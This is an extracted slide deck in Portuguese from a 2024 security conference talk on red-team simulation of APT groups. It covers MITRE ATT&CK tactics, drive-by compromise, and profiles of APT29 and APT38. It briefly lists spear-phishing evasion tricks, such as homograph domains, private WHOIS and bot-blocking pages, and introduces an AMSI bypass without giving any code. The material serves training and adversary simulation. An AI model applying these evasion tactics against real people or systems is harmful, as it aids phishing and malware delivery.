

HACKERSEC

CONFERENCE

2024

HACKERSEC CONFERENCE 2024



Joas A Santos  · 1st
Red Team | Author of Books | Speaker and Teacher | APT Hunting | Adversary Simulation

 [Top Voice](#)

São Paulo, São Paulo, Brazil · [Contact info](#)

[Github](#) 

101,461 followers

 HackerSec
 Stanford University



HACKERSEC
CONFERENCE
2024


**Red Team Operations –
Simulando um grupo APT na prática**

O que é APT

APT (Advanced Persistent Threat) é um grupo ou ator de ameaça que realiza ataques cibernéticos sofisticados, prolongados e direcionados a uma entidade específica, geralmente visando roubar informações valiosas ou causar danos. Esses ataques são caracterizados por:

- Persistência
- Furtividade
- Capacidade de se adaptar
- Evasão de detecções


ANATOMIA



fonte: SOC Investigations

HACKERSEC

THE CYBER KILL CHAIN



MITRE ATT&CK E TTPS

as **táticas** são os objetivos táticos que uma ameaça pode usar durante uma operação.

as **técnicas** descrevem as ações que as ameaças realizam para atingir seus objetivos.

os **procedimentos** são as etapas técnicas necessárias para executar a ação.

Tactic {

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark	Distributed Component	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bye	Acc					

Drive-by Compromise

A drive-by compromise is when an adversary gains access to a system through a user visiting a website over the normal course of browsing. With this technique, the user's web browser is targeted for exploitation. This can happen in several ways, but there are a few main components:

Multiple ways of delivering exploit code to a browser exist, including:

- A legitimate website is compromised where adversaries have injected some form of malicious code such as JavaScript, iFrames, cross-site scripting.
- Malicious ads are paid for and served through legitimate ad providers.
- Built-in web application interfaces are leveraged for the insertion of any other kind of object that can be used to display web content or contain a script that executes on the visiting client (e.g. forum posts, comments, and other user controllable web content).


Often the website used by an adversary is one visited by a specific community, such as government, a particular industry, or region, where the goal is to compromise a specific user or set of users based on a shared interest. This kind of targeted attack is referred to a strategic web compromise or watering hole attack. There are several known examples of this occurring.^[1]

Drive-by Compromise Technique

ID	T1189
Tactic	Initial Access
Platform	Linux, Windows, macOS
Permissions Required	User
Data Sources	Packet capture, Network device logs, Process use of network, Web proxy, Network intrusion detection system, SSL/TLS inspection

Technique

Procedure



Modus Operandi - APT29 E APT 38

APT29 (também conhecido como "Cozy Bear" ou "The Dukes")

Origem: APT29 é amplamente associado ao governo russo, especificamente ao Serviço de Inteligência Estrangeira (SVR).


Operação: Estima-se que o grupo esteja ativo desde pelo menos 2008.

APT38 (também conhecido como "Lazarus Group")


Origem: APT38 é amplamente associado ao governo da Coreia do Norte, especificamente à Bureau 121, a unidade de guerra cibernética do país.

Operação: Estima-se que o grupo esteja ativo desde pelo menos 2009

Cadeia de Ataque UNC3313




Cadeia de Ataque APT29




fonte: Mitre Center for Threat Informed Defense

HACKERSEC

Cadeia de Ataque APT29




Cadeia de Ataque APT38




Exemplos: Táticas, Técnicas e Procedimentos

Acesso Inicial – Spear-Phishing




- Top Domain Levels (Ex: .xyz, .io, .to, .xxx)
- Cloudflare Turnstile (Evitar Bots)
- Whois Privado
- IDN Homograph e Punycode

Execução – AMSI Bypass



Quando um usuário executa um script ou abre o PowerShell, o AMSI.dll é carregado na memória do processo. Antes do script rodar, o antivírus usa as funções **AmsiScanBuffer()** e **AmsiScanString()** para verificar o código em busca de sinais de malware. Se algo suspeito for encontrado, o script é bloqueado e o antivírus mostra uma mensagem informando que a execução foi impedida.

Execução – AMSI Bypass



